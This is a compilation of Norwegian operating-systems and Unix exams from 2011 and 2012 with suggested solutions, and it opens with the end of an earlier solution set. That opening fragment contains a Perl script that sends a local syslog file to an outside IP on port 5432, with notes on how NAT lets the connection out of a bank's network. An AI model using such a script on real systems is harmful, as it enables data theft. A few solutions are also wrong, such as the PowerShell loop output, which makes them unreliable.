
b) Adressen 10.0.0.8 er en privat IP-adresse. Siden Mr. White har nettilgang kjøres det source-NAT (masquerading) som gjør at klienter kan nå internett. Men for at man ute fra internett skal nå inn til en server med en privat IP-adresse, må det settes opp destination NAT (DNAT) på gatewayen som portforwarder forespørsler på port 5432 til 10.0.0.8. Så lenge det ikke er gjort kan ikke Mr. Gray bruke serveren.

c)

```
#! /usr/bin/perl
use IO::Socket::INET;
my $socket = IO::Socket::INET->new(PeerAddr => "55.127.38.115", PeerPort => "5432");
open(FIL,"$ENV{HOME}/powershellImport/syslog.txt"); # ~ går ikke i Perl
while($line = <FIL>){
         $file .= $line;
}
close(FIL);
print $socket $file;
close($socket);
```

d) Siden denne løsningen gjør en oppkobling fra en klient på innsiden av det private nettet, vil SNAT som allerede kjører sørge for at oppkoblingen vil kunne lykkes. I virkeligheten ville nok Norges Bank hatt en brannmur som stopper pakker på vilkårlige portnummere. Men siden Mr. Gray ble fornøyd var det tydligvis ikke tilfelle...

26 Eksamen høsten 2011 Operativsystemer og Unix

Les nøye gjennom oppgavene før du begynner og pass på å besvare alle spørsmålene. Alle trykte og skrevne hjelpemidler er tillatt. Sett gjerne egne forutsetninger dersom du synes oppgaveteksten er uklar. Beskriv forutsetningene og løs oppgaven utifra dem.

Oppgave 1 - Java og prosesser (20%)

a) På en Linux host har du et java-program `Arr.java` som du ønsker å kjøre. Gi kommandoer som kompilerer og kjører dette programmet fra et bash-shell. Forklar kort hva kommandoene gjør og eventuelt hvilke filer som lages og hva de inneholder.

b) Denne Linux maskinen har to hyperthreading CPU'er og du kjører java-programmet med

```
$ time java Arr
Real:3.325 User:3.288 System:0.012 99.25%
```

Forklar kort kommandoen som kjøres og hva output betyr.

c) Du utfører en ny kjøring med kommandoen

```
$ for i in $(seq 1 2); do time java Arr& done
```

Forklar kort hva du oppnår med å kjøre denne kommandoen.

d) Java-programmet Arr.java endrer hele tiden på verdier i ett array `arr[100]`. Den vesentligste delen av programmet ser slik ut:

```
tall = arr[i];
arr[i] = arr[j];
arr[j] = tall;
```

der i og j er to heltall som blir valgt tilfeldig fra 0 til 99. Output fra kjøringen av kommandoen i forrige delspørsmål blir:

```
$ for i in $(seq 1 2); do time java Arr& done
Real:3.312 User:3.272 System:0.020 99.41%
Real:3.364 User:3.296 System:0.012 98.32%
```

Forklar kort tidsbruken sammenlignet med den første kjøringen utifra det du vet om Linux-hosten.

e) Neste kjøring av Java-programmet gir følgende:

```
$ for i in $(seq 1 4); do time java Arr& done
Real:4.954 User:4.908 System:0.032 99.71%
Real:4.956 User:4.920 System:0.024 99.77%
Real:4.995 User:4.920 System:0.020 98.91%
Real:5.128 User:5.060 System:0.028 99.22%
```

Forklar kort tidsbruken sammenlignet med de første kjøringene utifra det du vet om Linux-hosten.

f) Hva vil du forvente skjer og du får som output om du kjører følgende kommando?

```
$ for i in $(seq 1 8); do time java Arr& done
```

Forklar kort.

Oppgave 2 - Internminne (25%)

a) Hvis page-størrelsen er 2KByte, hvor mange sider består en prosess som totalt bruker 11 KByte minne av?

b) Vil antall sider for en prosess kunne minke mens den kjører? Forklar kort.

c) Hva er en dirty page? Finnes det en type sider for en prosess som aldri blir dirty? Forklar kort.

d) Hva er en page table entry og hva er det viktigste feltet i den?

e) En page table entry inneholder et Referenced bit. Forklar kort hva dette bit'et brukes til.

f) I en TLB entry finnes det ikke noe Referenced bit. Forklar kort hvorfor dette ikke finnes.

g) Hva står RAM for? Forklar kort betydningen av dette begrepet.

h) Mange datamaskiner har et hurtigere cache-minne mellom CPU og RAM. Vil det kunne føre til at det er forskjell i hvor lang tid det tar for CPU å hente inn to forskjellige bytes fra RAM til registerne i CPU'en? Forklar kort.

En matrise, også kalt et todimensjonalt array, er et sett av elementer ordnet i rader og kolonner. For eksempel kan en 2x2 matrise A[2][2] defineres i et C-program og den vil da ha 2x2 elementer: A[0][0], A[0][1], A[1][0] og A[1][1]. Når disse elementene lagres i RAM, lagres de etterhverandre som vist i eksempelet. I en 3x3 matrise lagres først A[0][0], A[0][1] og A[0][2] etterhverandre, så A[1][0], A[1][1] og så videre.

i) Et C-program definerer en heltalls-matrise med `int mat[5000][5000];`. Hvis et heltall (integer, int) bruker 4 byte lagringsplass, hvor mange Megabyte består denne matrisen av?

j) På en maskin med 2 GByte RAM har man følgende C-program:

```
int mat[5000][5000];

for(i = 0;i < 5000;i++){
      for(j = 0;j < 5000;j++){
              mat[i][j] = 5;
      }
}
```

Programmet kompileres og kjøres:

```
$ time a.out
Real:0.113 User:0.020 System:0.092 99.39%
```

Så endres kun èn linje i programmet, linjen der matriseverdier legges inn endres til `mat[j][i] = 5;`. Når programmet så kompileres og kjøres, tar det nesten tre ganger så lang tid å kjøre det:

```
$ time a.out
Real:0.303 User:0.216 System:0.084 98.95%
```

Hvordan kan dette forklares?

Oppgave 3 - bash (10%)

a) Skriv et bash-script som ved hjelp av en løkke skriver ut følgende:

```
Linje 2
Linje 4
Linje 6
Linje 8
```

b) Forklar med egne ord hva som skjer når du kjører dette scriptet. Gi en forklaring som forteller i store trekk hva som oppnås ved å kjøre scriptet.

```
#! /bin/bash
lineNR=$1
cp ~/.ssh/known_hosts ~/tmpssh
echo "" > ~/.ssh/known_hosts

cat ~/tmpssh |
while read line
do
 ((c = c + 1))
 if [ $c != $lineNR ]; then
    echo "$c $line" >> ~/.ssh/known_hosts
 fi
done
```

Oppgave 4 - Perl (20%)

a) Skriv et perl-script som gjør det samme som i bash-scriptet i forrige oppgave. Scriptet skal altså ved hjelp av en løkke skriver ut følgende:

```
Linje 2
Linje 4
Linje 6
Linje 8
```

b) Under ser du utdrag fra to ulike perl-script, script1.pl og script2.pl, som begge åpner tekstfilen "syslog.txt". Tekstfilen inneholder følgende linjer:

```
# Error logs:
Error1: Invalid password for user haugerud;
Error2: Invalid password for user haugerud;
Error3: Invalid password for user haugerud;
Error4: Account locked for user haugerud;
```

Sammenlikne nå scriptene nedenfor og forklar, så detaljert du kan, hva de gjør. Skriv også ut det scriptene vil printe ut:

```
# script1.pl
open(F1, "syslog.txt");
@f1=<F1>;
for($i=0; $i<= $#f1; $i++){
       print "$i $f1[$i]";
}
```

```
# script2.pl
open(F1, "syslog.txt");
<F1>;
$line=<F1>;
foreach (<F1>){
        print $_;
}
```

c) Skriv et script, enum.pl, som leser inn sin egen kildekode, linje for linje, og som legger inn hver linje i en hash. Nøkkel i hashen skal være linjenummer og verdi selve linjen. Når innlesingen er ferdig skal innholdet av hashen skrives ut. Både nøkkel og verdi skal skrives ut, adskilt med kolon.

Oppgave 5 - Powershell (10%)

a) Skriv et powershell-script som gir samme output som perl-scriptet i forrige oppgave. Scriptet skal altså ved hjelp av en løkke skriver ut følgende:

```
Linje 2
Linje 4
Linje 6
Linje 8
```

b) Skriv et powershell-script som krever to argumenter. Scriptet skal skrive ut teksten "Powershell er x ganger bedre enn cmd! ", der x er et tall, som er regnet ut ved å legge sammen argument 1 og argument 2.

c) Følgende kommando gir størrelsen på filen "test.txt" i antall bytes:

```
(ls test.txt).Length
```

Følgende kommando gir nøyaktig samme output:

```
(ls test.txt).get_Length();
```

Forklar forskjellen på disse kommandoene.

d) Ville det gi mening å kjøre tilsvarende kommandoer i bash? Forklar.

Oppgave 6 - Nettverk (15%)

a) Forklar kort forskjellen på en offentlig og en privat IP-adresse.

b) Hvor mange IP-adresser er det i et subnet med netmask 255.255.255.128? Forklar kort.

c) Gitt følgende fra en Linux-host:

```
$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:1a:a0:a5:f1:b6
          inet addr:128.39.89.9  Bcast:128.39.89.255  Mask:255.255.255.0
```

Hvilke adresser utgjør subnettet denne maskinen er en del av? Forklar kort.

d) Samme maskin pinger 128.39.74.65 og 128.39.89.10, men etterpå finnes bare sistnevnte i arp-tabellen:

```
$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
128.39.89.1              ether   00:12:44:81:88:00   C                     eth0
128.39.89.10             ether   00:25:64:b3:6c:41   C                     eth0
```

Forklar kort hvorfor ikke begge er der.

e) Forklar kort hvilke verdier bit'ene SYN og ACK har i pakkene som utgjør en three-way handshake. I hvilken del av pakkene sitter disse bit'ene?

–SLUTT–

26.1 Løsningsforslag, Eksamen høsten 2011 Operativsystemer og Unix

Oppgave 1 - Java og prosesser (20%)

a)

```
javac Arr.java   # Kompilerer kildekoden og lager Arr.class lages som inneholder bytecode
java Arr           # Starter JVM (Java Virtual Machine) som kjører byte-koden og programmet utføres.
```

b) Programmet `time` måler hvor lang tid det tar når `java Arr` kjøres. Real: antall sekunder reell tid som ble brukt. User: CPU-tid brukt med CPU i user mode. System: CPU-tid brukt av programmet i kernel mode. Prosent-tallet gir hvor mange prosent av den totale CPU-tiden på systemet som programmet har brukt.

c) Dette lager en for-løkke som kjører to ganger og for hver runde startes en tidtagning av `java Arr` som en bakgrunnsprosess. Dermed oppnår man at de to Java-prosessene kjører samtidig og uavhengig av hverandre.

d) Host'en har to uavhengige CPU'er og disse kjører nå samtidig hver sin uavhengige java-prosess. Tidsbruken vil derfor bli omtrent lik som når bare en prosess kjørte, siden den da kjørte alene på en enkelt CPU.

e) Nå kjøres to like og uavhengige Java-prosesser på hver CPU. Hvis prosesseme kun brukte registere i beregningene, ville man ventet at hver prosess brukte dobbelt så lang tid, ca 6.6 sekunder. Men CPU'ene er hyperthreading og data må hentes fra minnet (trolig fra cache). Dette gjør at CPU hurtig kan bytte prosess når den venter på data fra minnet og dermed sparer noe tid. Hver prosess bruker dermed kun ca 50% lenger tid og ikke 100% lenger tid som ville vært tilfelle om CPU'ene ikke var hyperthreading. Linux behandler en hyperthreading CPU som to uavhengige CPU'er og rapproterer derfor omtrent 100% CPU-bruk fra hver CPU.

f) Det vil nå startes dobbelt så mange prosesser. Hyperthreading gjør at det kan kjøre to prosesser på hver CPU samtidig (som i forrige oppgave) men samtidig må da de 4 andre prosessene vente, helt uvirksomme. Alt vil dermed ta dobbelt så lang tid. Det vil bli åtte linjer som ser omtrent slik ut:

```
Real: 10.0 User:4.95 System:0.025 49%
```

Hver prosess bruker like mye CPU-tid som før for å fullføre, men siden de må dele CPU mellom dobbelt så mange prosesser til vil den reelle tiden bli dobbelt så lang.

Oppgave 2 - Internminne (25%)

a) Den vil bestå av 6 sider; kun hele sidere tildeles.

b) Ja, hvis en prosess er ferdig med å bruke datastrukturer som for eksempel klasser, kan disse sidene frigjøres. Enten ved at prosessen selv avgir minnet eller ved garbage collection.

c) En dirty page er en side som har blitt endret slik at den må skrives til disk om OS sin paging algoritme velger at den skal ut av RAM. Sider som inneholder den kjørebare koden blir aldri dirty siden innholdet aldri endres. Hva er en dirty page? Finnes det en type sider for en prosess som aldri blir dirty? Forklar kort.

d) En page table entry er informasjon om en gitt page i page table, hvor den ligger i minnet og andre felt med info. Det viktigste feltet er page frame nummeret som sier i hvilken frame i RAM siden ligger.

e) Dette bit'et settes når en side leses eller skrives til. Dette er nyttig info for OS sin algoritme for å ta ut sjeldent brukte sider fra RAM.

f) Sider som refereres ofte legges i TLB. Siden de per definisjon brukes ofte, trenger de ikke et eget bit som sier at de har vært i bruk.

g) RAM står for Random Access Memory. Det betyr at ethvert byte kan skrives og leses i vilkårlig rekkefølge. Det vil da også ta omtrent like lang tid å hente et byte fra RAM, uavhengig av hvor i minnet det ligger.

h) Ja, det vil da gå mye hurtigere å hente et byte som ligger i cache en om det ligger i RAM fordi cache-minnet er raskere og nærmere CPU.

i) Den vil bestå av 5000x5000x4 byte = 100 Megabyte. Mega betyr da en million i SI-betydningen (= 95.37 MebiByte).

j) Hele arrayet vil kunne være i minnet på en gang når programmet kjøres, så paging er ikke en faktor her. Uten cache ville da programmet gå like fort i begge tilfeller, siden det ville ta like lang tid å hente hvert matriseelement. Men i det første tilfellet ser man at arrayet skrives til i samme rekkefølge som det ligger lagret i RAM. Dermed vil det skrives fortløpende til bytes etterhverandre i cache som så legges samlet ut i minnet. Dette går mye raskeren enn i program to hvor det er 20000 byte mellom hvert matrise element som skrives til. Dermed vil det stort sett bare bli cache-miss og det går totalt sett mye lengre tid å skrive til minnet.

Oppgave 3 - bash (10%)

a)

```
#! /bin/bash
for n in $(seq 4); do
   echo Linje $((n*2))
done
```

b) Kort fortalt: anta at scriptet heter remove.sh. Kallet `$ remove.sh n` vil da fjerne linje n fra filen `known_hosts`
I mer detalj:

1. lineNR settes til å være scriptets første argument
2. Filen `known_hosts` kopieres til en midlertidig fil
3. Innholdet i `known_hosts` overskrives med et tomt tegn; med andre ord, innholdet fjernes
4. Innholdet fra den midlertidige filen, altså det som opprinnelig lå i `known_hosts`, pipes til en løkke
5. Løkken har en teller som holder rede på hvilken linje som behandles. For hver linje sjekker den om det aktuelle linjenummeret tilsvarer nummeret på den linjen som skulle fjernes. Hvis ikke skrives linjen tilbake til `known_hosts`.

Oppgave 4 - Perl (20%)

a)

```
#! /usr/bin/perl

for($i=1;$i<5;$i++){
```

```
    print "Linje ".(2*$i)."\n";
}
```

b) script1.pl

1. Åpner filen syslog.txt, til filstrømmen F1
2. kopierer alle linjene i F1 til arrayet `@f1`
3. En løkke itererer over tallene mellom 0 og siste element i `@f1`
4. For hver iterasjon skrives tallet `$i` ut, etterfulgt av den tilhørende linjen i syslog.txt.

Utskrift: Nøyaktig som den opprinnelige filen, men med hver linje nummerert fra 0 til 5

script2.pl

1. Som i script 1.
2. Første linje i F1 leses av, men lagres ikke noe sted.
3. Andre linje i F1 leses av og lagres i variablen `$line`
4. En løkke itererer over hver av de resterende linjene i F1. Alle linjene i syslog.txt, bortsett fra de to første, skrives ut.

Utskrift: Nøyaktig som den opprinnelige filen, men uten de to første linjene.

c)

```
#! /usr/bin/perl

open(F1,$0);
$i=0;
foreach(<F1>){
    $i++;
    $hash{$i}=$_;
}

for($i=1;$i<=keys(%hash);$i++){
    print "$i: $hash{$i}";
}
```

Oppgave 5 - Powershell (10%)

a)

```
 for($i=1; $i -le 5; $i++){"Linje $i"}
```

b)

```
if($args[0] -and $args[1]){
    "Powershell er "+($args[0]+$args[1])+" ganger bedre enn cmd!"
}else{
throw "Missing arguments"
```

```
#Alternativt kan man tillate at det ikke er med noen else-setning.
#Kravet i oppgaven er bare at det skal kreves to argumenter - ikke hva som skal skje dersom dette ikke er oppfylt.
#Den Korrekte objektorienterte måten å gjøre dette på er å kaste et unntak, dersom kravet ikke er oppfylt, men det
}
```

c) Den første måten henter ut størrelsen, direkte fra feltet "Length", mens den andre måten kaller metoden `get_Length()`.

d) Nei, bash er ikke objektorientert. Kommandoen "ls test.txt" ville i bash bare returnert en linje med tekst. Denne linjen har hverken felter eller metoder.

Oppgave 6 - Nettverk (15%)

a) En host med en offentlig IP-adresse kan kommunisere med alle andre på Internett med offentlige adresser. En internett-router vil droppe enhver pakke med en privat adresse. Disse adressene er ment for lukkede private subnett. Men NAT muliggjør kommunikasjon mellom private nett og Internett.

b) De 25 første bit'ene i netmasken er enere og de 7 siste er nuller. Dermed er det de 7 siste bit'ene som utgjør host-nummeret og $2^7 = 128$ mulige adresser i dette subnettet, fra 0 til 127 (0 og 127 kan ikke brukes som host-adresser).

c) Her er de 8 siste bit i netmask nuller og deremed 256 IP-adresser. Subnettet utgjøres dermed av adressene 128.39.89.0 - 128.39.89.255 (inkludert nett og broadcast-adressen).

d) Arp-tabellen vil kun inneholde entries for maskiner i samme subnet, derfor er ikke 128.39.74.65 med, den tilhører et annet subnet og pakker dit går via en gateway.

e) I første pakke fra klient til server er SYN=1 og ACK=0. I svaret fra server er SYN=1 og ACK=1. I tredje pakke, fra klient, er SYN=0 og ACK=1. Disse bit'ene er en del av feltet `Flags` i TCP-headeren.

27 Eksamen våren 2012 Operativsystemer

Les nøye gjennom oppgavene før du begynner og pass på å besvare alle spørsmålene. Alle trykte og skrevne hjelpemidler er tillatt. Sett gjerne egne forutsetninger dersom du synes oppgaveteksten er uklar. Beskriv forutsetningene og løs oppgaven utifra dem.

Oppgave 1 - Prosesser (10%)

a) Om man kopierer et C-program kompilert på en x86-basert Linux maskin til en x86-basert Mac OS X, vil da programmet kunne kjøre? Forklar kort.

b) En prosess bruker ca 5 minutter på å beregne et regnestykke. Hvis to slike prosesser kjører samtidig på et multitasking OS med én CPU, hvor lang tid vil det omtrent ta? Forklar kort.

c) Hvorfor kan ikke et OS generelt sett utnytte en dual core CPU ved å la en vanlig sekvensiell prosess kjøre på to CPUer? Forklar kort.

d) En sekvensiell 100% CPU-intensiv regnejobb bruker 8 minutter på en dual core CPU. Hvor lang tid tar det hvis fem slike program startes samtidig på samme maskin? Forklar kort.

e) En sekvensiell 100% CPU-intensiv regnejobb tar 10 minutter på en dual core hyperthreading CPU. Hvor lang tid tar fire slik jobber kjørt samtidig på samme system? Forklar kort.

Oppgave 2 - Kode og maskinkode (15%)

a) Hva er det binæret tallet 101010 i titallsystemet? Forklar kort.

b) Hva er det største tallet man kan lagre i et 8 bits register? Forklar kort.

Ta nå utgangspunkt i den lille 4-bits maskinen som det ble kjørt en simulering av på forelesning og som ble brukt i ukeoppgavene. Tabellen nedenfor viser hva maskinkode for denne CPU'en betyr.

binært Nr	operand1	operand2	Nr	Navn
0010	DR	tall	2	MOVI
0100	DR	SR	4	ADD
1100	DR	SR	12	CMP
1111	nr	nr	15	JNE

c) Hva betyr maskinkoden 01000001? Forklar det gjerne med assemblykode for denne maskinen.

d) Betrakt følgende assemblykode for maskinen:

```
0 MOVI R0 <- 0 (tallet 0 legges i R0)
1 MOVI R1 <- 1
2 MOVI R2 <- 2
3 ADD R0 <- R0 + R1
4 CMP R0 R2
5 JNE 3 (Jump Not Equal 3, hopp til linje 3 hvis R0 != R2)
```

Forklar kort hva som skjer når koden kjøres og hva de tre registerne R0, R1 og R2 inneholder når koden har kjørt ferdig og skal igang med kodelinje 6.

e) Skriv ned høynivåkode med C eller Java-syntaks som kunne gitt tilsvarende assemblykode som vist over om den ble kompilert for denne CPU-arkitekturen. Anta gjerne at registeret R0 tilsvarer variabelen

i.

f) For å kunne kjøre koden må CPU'en ha maskinkode. Bruk tabellen ovenfor og oversett hele programmet, linje 0-5 i assemblykoden vist over til maskinkode.

Oppgave 3 - Tråder, synkronisering og internminne (15%)

a) Du lager en java-thread klasse hvor du deklarerer to variabler

```
static int a;
int b;
```

og starter opp tre Java-tråder. Forklar kort hvor mange variabler a og b som det nå vil allokeres plass for i internminnet.

b) Hva skjer om en prosess glemmer å utføre signal på en semafor etter et kritisk avsnitt? Forklar kort.

c) Tenk deg at et Perl program, som kan kjøres samtidig av flere uavhengige brukere, bruker følgende metode for å unngå at to brukere skriver samtidig til en felles fil

```
‘rm /tmp/lockfile‘;   # Fjerner /tmp/lockfile
while(-f /tmp/lockfile) {}
# skriver til en felles fil
‘touch /tmp/lockfile‘;     # Lager /tmp/lockfile
```

I hvilke tilfeller virker ikke denne metoden? Forklar kort.

d) Et program bruker 512 KByte minne. Page-størrelsen er 4KByte. Hvor mange sider er det i page-tabellen? Forklar kort.

e) CPU utfører en x86-instruksjon som legger sammen tallene i to registere. Vil MMU involveres når denne instruksjonen utføres? Forklar kort.

f) CPU utfører en x86-instruksjon som henter en byte fra RAM og legger den i et register. Vil MMU involveres når denne instruksjonen utføres? Forklar kort.

g) Hva tar lengst tid, en soft miss(TLB miss) eller en hard miss(page fault)? Er forskjellen i tid det tar stor? Forklar kort.

h) Et program kjører og bruker aktivt 512 MByte minne. Hvor i hardware ligger page tabellen når programmet kjører? Ta eventuelt også med steder der deler av den kan ligge. Forklar kort.

Oppgave 4 - Disker og RAID (10%)

a) Forklar kort hva en MB og en MiB er og hvilken av dem som er størst.

Anta nå at du på en datamaskin kjører RAID 4 med fem disker.

b) Forklar kort hvordan de fem diskene brukes for å lagre data.

c) Hvorfor går det raskere å lese en stor fil fra dette RAID'et sammenlignet med om man leste den samme store filen fra en enkelt disk?

d) RAID 3 ligner på RAID 4, men størrelssen på stripene er mye mindre. Tenkt deg at en RAID 3 stripe består av bare ett bit og at følgende er lagret på et slikt 5-diskers RAID 3:

disk 1	disk 2	disk 3	disk4	paritets-disk
1	0		0	1
0	1		0	0
1	1		1	1
1	0		1	0
0	0		0	0
1	0		1	1

Som du ser har disk 3 crashet og alle dataene (bit'ene) fra denne disken er borte. Forklar hvorfor RAID'et er redundant og gjenskap dataene som var på disk 3 før den crashet.

Oppgave 5 - Kommandolinjen (20%)

I alle delspørsmål hvor det blir spurt etter kommandoer, skal svaret være en såkalt one liner(en linje) kommando.

a) Du logger inn på en linux maskin med root brukeren og er den eneste brukeren innlogget. Du starter ett shell og skal vha ps kommandoen liste og sortere alle prosesser som inneholder ordet root.

b) En annen bruker ola logger inn på maskinen og starter en prosess nano root.txt, du er fortsatt logget inn som root i shellet og skal nå liste alle prosesser eid av din(root) bruker.

c) Hva gjør følgende bash script?

```
for mappe in $(find . -type d)
do
    echo -e "$mappe er en mappe \n"
done
```

d) Kommandoen du -b(disk usage) i linux lister fil/mappe størrelser i byte i første kolonne. Sett sammen linux kommandoer for å soretere numerisk og i omvendt rekkefølge og velge de 5 første/største filene/mappene under mappen /var/log/ ,med største filen først, slik at utskriften ser slik ut

```
12809566 /var/log/daemon.log
9534984 /var/log/daemon.log.1
2414142 /var/log/syslog.1
1297796 /var/log/kern.log.1
1017708 /var/log/messages.1
```

e) Gjør det samme som i oppgave d) i powershell for mappen `C:\windows` slik at utskriften blir

```
 Length Name
 ------ ----
2870272 explorer.exe
1567761 WindowsUpdate.log
 733696 HelpPane.exe
 427008 regedit.exe
 316640 WMSysPr9.prx
```

tips:ls, sort, select og format bør brukes.

f) I Linux er ls, cd, uname, mv osv kalt kommandoer og disse returnerer utskrift i form av ren tekst, Hva kalles operajoner man utfører i Powershell, get-help, set-location osv og hva returnerer disse ?

Oppgave 6 - Scripting (10%)

a) Lag et 'Hello World' script i bash, perl og powershell. Scriptene skal skrive Hello World ut på skjermen.

b) Lag et bash script som lister de fem største filene/mappene i mappen den kjører fra pluss alle undermapper. Vi antar at ingen mappenavn har mellomrom eller andre kontrolltegn i navnet. Hint: se oppgave 5c) og 5d).

Oppgave 7 - Perl-scripting (20%)

For ikke så lenge siden ble Høgskolen i Oslo og Høgskolen i Akershus slått sammen. Du som en del av IT teamet på det nye Høgskolen i Oslo og Akershus har fått en liste over Akershus sine brukere som de vil skal få tilgang til Oslo sine systemer. Du har fått i oppgave å lage et perl script for å generere disse brukerne på linux systemer. Brukerfilen er en ren tekst fil og inneholder brukere og deres passord i kryptert form. Scriptet skal få navnet på denne filen fra et argument som sendes med når scriptet kjøres.

```
User,Passwd
s9999,EoTF//DYn6Qb6
s12345,LusiG1Q3P9TUo
mroot,P0QT9HrhSI5.c
s98765,nmt/bc7/KJRYA
```

Scriptet skal gjøre følgende:

1. Avbryte dersom brukeren scriptet kjøres som ikke har root rettigheter.
2. Avbryte dersom det ikke er gitt AKKURAT ett argument fra kommandolinjen.
3. Avbryte dersom filen fra argumentet ikke ser ut til å være en tekst fil og hvis filen ikke kan åpnes.
4. Lese filen linje for linje, hoppe over første linje, splitte og opprette brukere dersom brukeren ikke finnes fra før.
5. Oppdatere variabler som holder orden på hvor mange brukere ble opprettet eller hvor mange feilet. Med variabler som inneholder deres brukernavn.
6. Skrive ut en logg fil (./users.log) med informasjon om hvor mange brukere ble opprettet og deres brukernavn også de som allerede eksisterte og deres brukernavn.

For dette scriptet er use strict valgfritt. Og for å opprette brukere kan følgende linux kommando brukes:

```
/usr/sbin/useradd -m -g 100 s99999 -p EoTF//DYn6Qb6
```

Loggfilen kan feks se slik ut:

```
Logg over opprettede brukere
s9999 brukeren opprettet
s12345 brukeren opprettet
s98765 brukeren opprettet
3 bruker(e) opprettet
Logg over brukere som ikke kunne opprettes
mroot kunne ikke opprettes
1 bruker(e) kunne ikke opprettes
```

–SLUTT–

27.1 Eksamen våren 2012 Operativsystemer

Oppgave 1 - Prosesser (10%)

a) Nei, selvom de underliggende instruksjonene er de samme, vil all kommunikasjon programmet gjør med operativsystemet være forskjellig, inkludert systemkall.

b) Ca 10 minutter. En regneprosess trenger CPU hele tiden og de to prosessene må da bytte på å bruke CPU'en og det tar omtrent dobbelt så lang tid.

c) Fordi OS ikke kjenner den indre logikken i prosessene og må la instruksjonene kjøres sekvensielt. Instruksjonen kan ikke kjøres parallelt, for det kan være at de avhenger av hverandre.

d) Ca 20 minutter. OS vil fordele CPU jevnt mellom de 5, de får da 2/5 eller 40% CPU-tid hver og 40% av 20 minutter er 8 minutter. Alternativt: det er $5 \cdot 8 = 40$ minutter CPU-tid som trengs for å bli ferdig. Hver CPU bidrar like mye og det tar $40/2 = 20$ minutter.

e) Ca 20 minutter. Hyperthreading vil ikke han noen effekt på CPU-intensive regnejobber, siden hver core deler ALU. Dermed vil to og to jobber bytte på å bruke ALUen i hver av de to CPU-kjernene og det tar dobbelt så lang tid som en regnejobb.

Oppgave 2 - Kode og maskinkode (15%)

a) $101010 = 1 \cdot 2^5 + 1 \cdot 2^3 + 1 \cdot 2^1 = 32 + 8 + 2 = 42$

b) Det største tallet er kun en'ere: $11111111 = 2^8 - 1 = 255$ (alternativt: $128 + 64 + 32 + 16 + 8 + 4 + 2 + 1 = 255$).

c)

```
ADD R0 <- R0 + R1
```

d)

- 0 legges i R0, 1 i R1 og 2 i R2.
- R0 økes med 1
- R0 sammenlignes med R2
- Hopper til linje 3 siden ulik
- R0 økes med 1, blir 2
- R0 sammenlignes med R2
- Går til linje 6, siden R0 == R2

Etter kjøringen er R0 = 2, R1 = 1 og R2 = 2.

e)

```
for(i = 0; i < 2; i++) {}
```

Kaller R0 for i. En tom løkke, siden det ikke blir gjort noe inne i løkken. Alternativt:

```
int i =0;
while(i<2){i++;}
```

Eller enda mer presist:

```
int i =0;
do{
i++;
}while(i != 2);
```

f)

0	0	1	0	0	0	0	0
0	0	1	0	0	1	0	1
0	0	1	0	1	0	1	0
0	1	0	0	0	0	0	1
1	1	0	0	0	0	1	0
1	1	1	1	0	0	1	1

Oppgave 3 - Tråder, synkronisering og internminne (15%)

a) Det vil lages plass til én enkelt variabel a, den vil være felles for alle tråder og tre variabler b, en for hver tråd.

b) Da vil semaforen fortsatt være låst og andre prosesser(om de oppfører seg korrekt) vil ikke kunne komme inn i kritisk avsnitt.

c) Metoden vil aldri virke. Den fjerner låsen, sjekker at den er borte og går så inn i kritisk avsnitt. Regelrett innbrudd. Etterpå settes "låsen" på igjen. (Kommentar: metoden har et snev av funksjon hvis en annen innbruddstyv blir context switch'et til rett før while og denne setter på låsen. Men den vil da sørge for at to prosesser kommer samtidig inn i kritisk avsnitt (når prosess nr 3 fjerner lockfile) og virker mot sin hensikt.)

d) Det er 512 K / 4K = 128 sider.

e) Nei, instruksjonen er allerede hentet inn og siden det er to registere som legges sammen vil det ikke være behov for å hente noe fra minnet og MMU vil ikke involveres.

f) Ja, siden instruksjonen fører til at en byte blir hentet fra RAM, er MMU involvert da den må oversette addressen fra prosessens virtuelle adresserom til en fysisk adresse. (Kommentar: I noen tilfeller brukes virtuelle adresser i L1-cache og da behøves ikke MMU-oppslag, men i L2 og høyere cache er det vanlig å bruke fysiske adresser. Uansett, da blir ikke byte'en hentet fra RAM).

g) En soft miss fører til at en page-entry må hentes fra RAM og det går relativt fort. En hard miss betyr at en page ikke er i RAM og det tar svært mye lenger tid.

h) Hvis man antar en page-størrelse på 4KByte er det ca 128 tusen entries i Page tabellen. Det er altfor mye til å få plass inne på CPU'en i MMU og TLB, så noe av page tabellen vil også ligge i RAM. Deler av den kan også ligge høyere deler av cahche enn TLB, i L2 og L3.

Oppgave 4 - Disker og RAID (10%)

a) MB = 10^6 bytes og MiB = 2^{20} bytes = $1024 \cdot 1024$ bytes og MiB er derfor størst.

b) På fire av diskene stripes dataene med relativt store striper, på størreles med sektorer eller blocks. På den femte disken lagres den tilhørende pariteten.

c) Fordi det leses samtidig fra fire disker, i parallell. Det går teoretisk sett fire ganger så fort å lese fra dette RAID'et sammenlignet med å lese fra én disk.

d) Siden pariteten er lagret på disk nr 5, kan man gjenskape det som var på disk 3. Hvis pariteten av de gjenværende diskene er forskjellig fra den på paritetsdisken, må det ha vært en en'er på disken, hvis ikke en null.

disk 1	disk 2	disk 3	disk4	paritets-disk
1	0	0	0	1
0	1	1	0	0
1	1	0	1	1
1	0	0	1	0
0	0	0	0	0
1	0	1	1	1

Oppgave 5 - Kommandolinjen (20%)

a) `ps aux | sort | grep root`

b) `ps ux` eller `ps aux | grep ^root`

c) Traverserer gjennom mappen scriptet startes i og alle undermapper. For hver mappe som blir funnet legges den i variablen mappe og mappestien skrives ut på skjermen før teksten 'er en mappe' (Scriptet behandler ikke mappenavn med mellomrom riktig).

d) `du -b /var/log/* | sort -r -n | head -5`

e) `ls C:\Windows | sort Length -des | select -first 5 | Format-table Length, Name`

f) Kommandoer i PS kalles Command Lets (CmdLets) og de returnerer objekter siden PS er et objektorientert scripting språk.

Oppgave 6 - Scripting (10%)

a)

```
Bash:
#! /bin/bash
echo 'Hello World'
Perl:
#! /usr/bin/perl
print 'Hello World';
PS:
'Hello World'
```

b)

```
for dir in $(find . -type d)
do
   files=‘du -b $dir | sort -r -n | head -5‘
   echo -e "De 5 største filene\n $files \n\n"
done
```

Oppgave 7 - Perl-scripting (20%)

```
#!/usr/bin/perl
$user = ‘whoami‘;
chomp($user);
if($user ne "root"){ print "Må være root for å kjøre dette skriptet!!!\n"; exit 0;}
$usrpass = "Logg over opprettede brukere\n";
$usrfail = "Logg over brukere som ikke kunne opprettes\n";
my $logfile = "./users.log";
if(!$ARGV[0])
{
    die("Må ha minst ett argument for å kjøre!!");
}
else
{
    $infile=$ARGV[0];
}
-T $infile or die("Filen $infile ser ikke ut til å være en tekst fil\n");
